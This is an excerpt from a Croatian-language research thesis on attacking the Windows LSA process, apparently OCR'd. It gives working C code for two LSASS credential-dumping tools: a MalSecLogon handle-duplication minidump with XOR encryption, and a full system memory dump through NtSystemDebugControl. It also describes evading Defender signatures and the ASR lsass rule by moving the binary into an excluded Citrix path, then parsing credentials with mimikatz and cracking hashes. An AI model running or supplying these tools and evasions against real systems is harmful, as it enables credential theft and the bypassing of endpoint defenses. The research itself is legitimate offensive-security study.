        for (DWORD i = 0; i < handlesCount; i++) {
              // kloniramo lsass.exe handle u hSecLogon
              DuplicateHandle(hSeclogon, handles[i],
                              GetCurrentProcess(), &hDupedHandle, 0,
                              FALSE, DUPLICATE_SAME_ACCESS);
              if (GetProcessId(hDupedHandle) == lsassPid) {
                    // kreiramo klonirani process na temelju handlea
                    // za kojeg ćemo kreirati minidump
                    status = NtCreateProcessEx(&hLsassClone,
                                MAXIMUM_ALLOWED, NULL, hDupedHandle,
                          0x1001, NULL, NULL, NULL, FALSE);
              // registriranje callback funkcije za spremanje u memoriju
              callbackInfo.CallbackRoutine = &MinidumpCallbackRoutine;
              callbackInfo.CallbackParam = NULL;
              // hFile = NULL (arg 3)
              BOOL result = MiniDumpWriteDump((HANDLE)hLsassClone,
                              GetProcessId(hLsassClone), NULL,
                              MiniDumpWithFullMemory, NULL, NULL,
                              &callbackInfo);
                    //...
                    // XOR rutina
                    EncryptAndWriteDumpToDisk(dumpPath, xorKey);
                    //...
}
```


5.1.1. Izvršavanje

Izvršavanje *Release* verzije programa izgrađenog kroz Visual Studio IDE sigurnosno rješenje je spriječilo na temelju statičkih potpisa. Kako bi se ova detekcija izbjegla, bilo je dovoljno izgraditi datoteku u načinu rada *Debug*. Iako ovo povlači postojanje dodatnih DLL datoteka vezanih uz Windows SDK na žrtvinom računalu, kako se radi o bibliotekama potpisanima Microsoftovim certifikatom, spuštanje takvih datoteka na disk neće uzrokovati nikakve dodatne detekcije.

Nakon uspješnog izbjegavanja statičke detekcije i pokretanja datoteke, pristupanje LSA podacima blokiralo je ASR pravilo za zaštitu procesa *lsass.exe* (slike 44. i 45.):



Slika 44. Neuspješno pokretanje MalSecLogon.exe programa



Slika 45. ASR pravilo za zaštitu LSA procesa sprječava MalSecLogon.exe

Kako bi se ova detekcija izbjegla, u idealnom slučaju bismo željeli pronaći putanju na disku koju pravilo ne uzima u obzir. Pretragom baze potpisa *mpasbase.vdm* moguće je pronaći potpuni popis izuzetih putanja – u trenutku pisanja, broj takvih putanja iznosio je 221. Neke od njih dostupne su na sljedećem isječku:

```
GetRuleInfo = function()
    -- function num : 0_0
    local l_1_0 = {}
    l_1_0.Name = "Block credential stealing from the Windows local
security authority subsystem (lsass.exe)"
    --...
    return l_1_0
  end

  GetMonitoredLocations = function()
    local l_2_0 = {}
    l_2_0["%windir%\\system32\\lsass.exe"] = 2
    return 7, l_2_0
  end
```


```
  GetPathExclusions = function()
    local l_3_0 = {}
    l_3_0["%windir%\\system32\\WerFaultSecure.exe"] = 2
    --...
    l_3_0["%programdata%\\Citrix\\Citrix Receiver*\\TrolleyExpress.exe"]
= 2
    l_3_0["%programdata%\\Citrix\\Citrix Workspace
*\\TrolleyExpress.exe"] = 2
    l_3_0["%programdata%\\App-
V\\*\\*\\Root\\VFS\\Windows\\CCM\\CcmExec.exe"] = 2
    l_3_0["%programfiles(x86)%\\Citrix\\Citrix Workspace
*\\TrolleyExpress.exe"] = 2
    l_3_0["%temp%\\Ctx-*\\Extract\\TrolleyExpress.exe"] = 1
    l_3_0["%programfiles%\\Quest\\ChangeAuditor\\Agent\\NPSrvHost.exe"] =
2
```

Nakon premještanja i preimenovanja datoteke na lokaciju `C:\ProgramData\Citrix\Citrix Receiver\TrolleyExpress.exe`, na slici 46. vidimo da se program normalno izvršava.

```
C:\Users\John\Desktop>cd C:\ProgramData\Citrix\Citrix Receiver

C:\ProgramData\Citrix\Citrix Receiver>dir
 Volume in drive C has no label.
 Volume Serial Number is A8DC-E3ED

 Directory of C:\ProgramData\Citrix\Citrix Receiver

28/05/2024  08:13    <DIR>          .
28/05/2024  08:13    <DIR>          ..
27/05/2024  14:08            94,720 TrolleyExpress.exe
               1 File(s)         94,720 bytes
               2 Dir(s)  37,065,695,232 bytes free

C:\ProgramData\Citrix\Citrix Receiver>TrolleyExpress.exe
Seclogon thread locked. A lsass handle will be available inside the seclogon process!
Lsass dump created with lsass handle stolen from seclogon! Check the path C:\lsass.dmp
The dump has been created in an encrypted form with the xor key 40. Remember to decrypt it
```


Slika 46. Uspješno izvršavanje MalSecLogon datoteke nakon premještaja

Nakon preuzimanja i dekriptiranja *minidump* datoteke, na napadačkom računalu možemo koristeći *mimikatz* jednostavno parsirati prikupljene vjerodajnice (slika 47.):



Slika 47. Prasiranje *minidump* datoteke koristeći *mimikatz*

Iz dobivenih kriptografskih sažetaka lozinki napadač koristeći alate za pogađanje lozinki (poput *John the Rippera* na slici 48.) jednostavno može doći do originalne lozinke ukoliko se ona nalazi na nekom od popisa poznatih lozinki, poput *rockyou.txt*:



Slika 48. Oporavak originalne lozinke iz NT sažetka

5.2. NtSystemDebugControl – Windows 11

Kao što je ranije spomenuto, obzirom da se na Windows 11 sustavima po instalaciji *lsass.exe* proces aktivira kao PPL proces, korištenje metoda poput MalSecLogon nije moguće. Kako se ovaj rad ipak fokusira na direktnom pristupanju memoriji LSA procesa, istraživanjem je utvrđeno da na Windows 11 sustavima verzije 22H2 i naviše poziv nedokumentirane NTAPI funkcije `NtSystemDebugControl` dozvoljava kreiranje

potpune *memory dump* datoteke koja će sadržavati memorijske stranice jezgrenog i korisničkog dijela operacijskog sustava[62]. Na ovaj način moguće je prebaciti datoteku na napadačevu radnu stanicu te pomoću alata *WinDbg* i biblioteke *mimilib.dll* pročitati vjerodajnice spremljene u LSA procesu[65]. Pretragom javno dostupnih resursa moguće je vidjeti da funkcija prima nekoliko argumenata:

```
typedef int (NTAPI* NtSystemDebugControl)(
    IN ULONG command,
    IN PSYSDBG_LIVEDUMP_CONTROL pInputBuffer,
    IN ULONG uInputBufferLen,
    OUT PVOID pOutputBuffer,
    IN ULONG uOutputBufferLen,
    OUT PULONG puReturnLength
);
```

Od interesa su primarno `command`, koji može poprimiti vrijednost 29 (`CONTROL_TRIAGE_DUMP`, djelomični *memory dump*) ili 37 (`CONTROL_KERNEL_DUMP`, potpuni memory dump jezgre) i `pInputBuffer`, pokazivač na strukturu tipa `SYSDBG_LIVEDUMP_CONTROL` prikazanu u nastavku[66]:

```
typedef struct _SYSDBG_LIVEDUMP_CONTROL
{
    ULONG Version;
    ULONG BugCheckCode;
    ULONG_PTR BugCheckParam1;
    ULONG_PTR BugCheckParam2;
    ULONG_PTR BugCheckParam3;
    ULONG_PTR BugCheckParam4;
    PVOID DumpFileHandle;
    PVOID CancelEventHandle;
    ULONG Flags;
    ULONG Page;
} SYSDBG_LIVEDUMP_CONTROL, *PSYSDBG_LIVEDUMP_CONTROL;
```

U navedenoj strukturi glavnu ulogu igraju parametri `BugCheckCode` (0x161 = `LIVE_SYSTEM_DUMP`)[67], `DumpFileHandle` (*handle* na datoteku u koju će se zapisati podaci) te `Flags`, bitmaska[62] čiji treći bit predstavlja vrijednost `IncludeUserSpaceMemoryPages` koja dozvoljava ekstrakciju kompletne memorije operacijskog sustava. Kako se radi o funkciji koja pristupa drugim memoriji drugih

procesa, također je potrebno omogućiti privilegiju *SeDebugPrivilege* koja će dozvoliti zaobilaženje pristupnih kontrola postavljenih nad procese.

Glavni dio implementacije rješenja nalazi se na sljedećem isječku:

```
int main(void) {
	LPCWSTR lpFileName = L"C:\\dump.bin";
	HANDLE hDumpFile = NULL;
	HANDLE hProcessToken = NULL;
	// handle na datoteku u koju ćemo zapisati memory dump
	hDumpFile = CreateFileW(lpFileName, GENERIC_ALL, 0, NULL,
			CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
	// instanciranje vrijednosti strukture
	SYSDBG_LIVEDUMP_CONTROL sDumpControl = {
		.Version = 1,
		// LIVE_SYSTEM_DUMP
		.BugCheckCode = 0x161,
		// handle na dump datoteku
		.DumpFileHandle = hDumpFile,
		// 3.bit (0b100) = IncludeUserSpaceMemoryPages
		.Flags = 4
	};
	// dinamičko učitavanje NtSystemDebugControl funkcije
	NtSystemDebugControl fnNtSystemDebugControl =
		GetProcAddress(GetModuleHandle(L"ntdll.dll"),
			"NtSystemDebugControl");
	// Omogućavanje SeDebugPrivilege privilegije
	SetPrivilege(hProcessToken, SE_DEBUG_NAME, TRUE);
	if (fnNtSystemDebugControl(37, &sDumpControl, sizeof(sDumpControl),
		NULL, 0, NULL)) {
		printf("Error while dumping memory pages: %02.x\n",
			GetLastError());
		CloseHandle(hProcessToken);
		CloseHandle(hDumpFile);
		return -1;
	}
	wprintf(L"[+] Memory dumped to %ls!\n", lpFileName);
}
```


5.2.1. Izvršavanje

Za razliku od prethodne metode, izvršavanje programa izgrađenog u načinu rada *Release* te njegovo izvršavanje nisu uzrokovali nikakvu reakciju sigurnosnog rješenja te je na putanji `C:\dump.bin` kreiran *memory dump* sustava (slika 49.):


```
PS C:\Users\John\Desktop> Get-Date; .\dumper.exe

Monday, May 27, 2024 2:54:37 PM
[*] Loading NtSystemDebugControl using GetProcAddress...
[+] NtSystemDebugControl loaded! Function address (ntdll.dll): 62D72CE0
[*] Retrieving handle to current process' token...
[+] Successfully fetched process token! Token handle: C0
[*] Enabling SeDebugPrivilege in the process token...
[+] SeDebugPrivilege set!
[*] Dumping kernel and user memory pages using NtSystemDebugControl...
[+] Memory dumped to C:\dump.bin!


PS C:\Users\John\Desktop> cd \
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/7/2022   7:24 AM                PerfLogs
d-r---          5/3/2024   1:46 PM                Program Files
d-r---          5/7/2022   9:40 AM                Program Files (x86)
d-----         5/27/2024  12:17 PM                symbols
d-r---          5/3/2024  10:55 AM                Users
d-----          5/3/2024   5:04 PM                Windows
-a----         5/27/2024   2:54 PM     1770057728 dump.bin
```

Slika 49. Uspješno izvršavanje `NtSystemDebugControl` funkcije i kreiranje *dump* datoteke

Kao što je ranije navedeno, ovakvu datoteku možemo na napadačkom računalu otvoriti kao *dump* datoteku pomoću alata *WinDbg* (slika 50.) te u njega učitati *mimilib.dll* (slika 51.):




Slika 50. Učitavanje *dump* datoteke u *WinDbg*




Slika 51. Učitavanje *mimilib.dll* biblioteke u *WinDbg*

Kao što je prikazano na slici iznad u *mimikatz* uputstvima, *debugger* programu je potrebno reći da u učitanoj *dump* datoteci potraži proces *lsass.exe* (prva naredba) te se zatim prebaciti u kontekst navedenog procesa referencirajući se na adresu njegove strukture `EPROCESS` [68] – možemo je smatrati robusnijom, kernel verzijom prethodno spominjane strukture `PEB` (slika 52.).



Slika 52. Prebacivanje konteksta na *lsass.exe* proces

Pokretanjem naredbe `!mimikatz` unutar *debugger* konzole dobit ćemo parsirane vjerodajnice, slično kao u prethodno analiziranoj metodi (slika 53.).



Slika 53. Parsirane vjerodajnice iz *dump* datoteke

Zaključak

Kako trendovi pokazuju da Microsoft stavlja progresivno snažnije zaštite na vjerodajnice i cjelokupni LSA sustav, može se pretpostaviti da će direktni napadi na memoriju procesa *lsass.exe* postati proporcionalno teži. Zbog uvedenih zadanih restrikcija, poput PPL-a te dodatnih mogućnosti zaštite cjelokupnog LSA servisa mehanizmima poput *Credential Guard*-a, VBS-a, zaštite integriteta memorije i sličnih, smjer budućih istraživanja trebao bi se primarno fokusirati na iskorištavanje postojećeg RPC sučelja na *LSAIso.exe* procesu koji dozvoljava izvršavanje raznih autentikacijskih funkcija povezanih s LSA sustavom. Ovakvo istraživanje već je započela tvrtka SpecterOps kroz projekt *LSAWhisperer* koji iskorištava postojeće funkcije u SSP-ovima te RPC poslužitelju kako bi izvukao korisne informacije iz izoliranog *LSAIso.exe* procesa ili *lsass.exe* procesa bez direktne interakcije s virtualnom memorijom. Unatoč navedenome, razumno je za pretpostaviti da će zbog relativne tromosti IT ekosustava napadi demonstrirani u ovom istraživanju zasigurno ostati relevantni kroz nadolazeće godine.

Literatura

[1] A. Sherif, „Desktop operating system market share 2013-2024 | Statista“. Pristupljeno: 30. svibanj 2024. [Na internetu]. Dostupno na: https://www.statista.com/statistics/218089/global-market-share-of-windows-7/

[2] S. Nguyen, „Windows was the target of 83% of all malware attacks in Q1 2020“. Pristupljeno: 30. svibanj 2024. [Na internetu]. Dostupno na: https://www.paubox.com/blog/windows-target-83-percent-malware-attacks-q1-2020

[3] SentinelOne, „EternalBlue Exploit: What It Is And How It Works“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/

[4] The MITRE Corporation, „Lateral Movement, Tactic TA0008 - Enterprise“. Pristupljeno: 30. svibanj 2024. [Na internetu]. Dostupno na: https://attack.mitre.org/tactics/TA0008/

[5] S. Breen, „Rotten Potato – Privilege Escalation from Service Accounts to SYSTEM“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/

[6] The MITRE Corporation, „Privilege Escalation, Tactic TA0004 - Enterprise“. Pristupljeno: 30. svibanj 2024. [Na internetu]. Dostupno na: https://attack.mitre.org/tactics/TA0004/

[7] Red Canary, „LSASS Memory“. Pristupljeno: 30. svibanj 2024. [Na internetu]. Dostupno na: https://redcanary.com/threat-detection-report/techniques/lsass-memory/

[8] Microsoft Corporation, „Detecting and preventing LSASS credential dumping attacks“. Pristupljeno: 30. svibanj 2024. [Na internetu]. Dostupno na: https://www.microsoft.com/en-us/security/blog/2022/10/05/detecting-and-preventing-lsass-credential-dumping-attacks/

[9] Microsoft Corporation, „PE Format“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/win32/debug/pe-format

[10] M. Hutchins, „Bypassing EDRs With EDR-Preloading“.

[11] „Portable Executable“, Wikipedia. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://en.wikipedia.org/wiki/Portable_Executable

[12] Microsoft Corporation, „Overview of Windows Memory Space“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/overview-of-windows-memory-space

[13] P. Yosifovich, M. E. Russinovich, A. Ionescu, i D. A. Solomon, *Windows Internals*, 7. izd., sv. 1. 2017.

[14] C. Nayak, „Scandinavian Defense - Evading Every EDR On The Planet“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://bruteratel.com/release/2022/08/18/Release-Scandinavian-Defense/

[15] Microsoft Corporation, „Memory Protection Constants“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/win32/memory/memory-protection-constants

[16] Microsoft Corporation, „Creating Guard Pages“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/win32/memory/creating-guard-pages

[17] Microsoft Corporation, „About Processes and Threads“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/win32/procthread/about-processes-and-threads

[18] Microsoft Corporation, „Access Tokens“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/win32/secauthz/access-tokens

[19] Microsoft Corporation, „How User Account Control Works“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/security/application-security/application-control/user-account-control/how-it-works

[20] Microsoft Corporation, „Privileges“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/win32/secauthz/privileges

[21] „Do You Really Know About LSA Protection (RunAsPPL)?“, itm4n’s Blog. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://itm4n.github.io/lsass-runasppl/

[22] G. Landau, „PPLFault“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://github.com/gabriellandau/PPLFault

[23] Microsoft Corporation, „About handles and objects“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/win32/sysinfo/about-handles-and-objects

[24] Microsoft Corporation, „Process Security and Access Rights“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/win32/procthread/process-security-and-access-rights

[25] Microsoft Corporation, „Programming reference for the Win32 API“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/win32/api/

[26] Microsoft Corporation, „Using Nt and Zw Versions of the Native System Services Routines“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/using-nt-and-zw-versions-of-the-native-system-services-routines

[27] M. Baranauskas, „System Service Descriptor Table - SSDT“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://www.ired.team/miscellaneous-reversing-forensics/windows-kernel-internals/glimpse-into-ssdt-in-windows-x64-kernel

[28] „LSASS Secrets“, The Hacker Recipes. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://www.thehacker.recipes/ad/movement/credentials/dumping/lsass

[29] Microsoft Corporation, „LSA Authentication“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/win32/secauthn/lsa-authentication

[30] Microsoft Corporation, „Security Support Provider Interface Architecture“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na:

https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/security-support-provider-interface-architecture

[31] E. McBroom, „LSA Whisperer“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://posts.specterops.io/lsa-whisperer-20874277ea3b

[32] N. Vaideeswaran, „NTLM EXPLAINED“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://www.crowdstrike.com/cybersecurity-101/ntlm-windows-new-technology-lan-manager/

[33] „Kerberos (protocol)“, Wikipedia. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://en.wikipedia.org/wiki/Kerberos_(protocol)

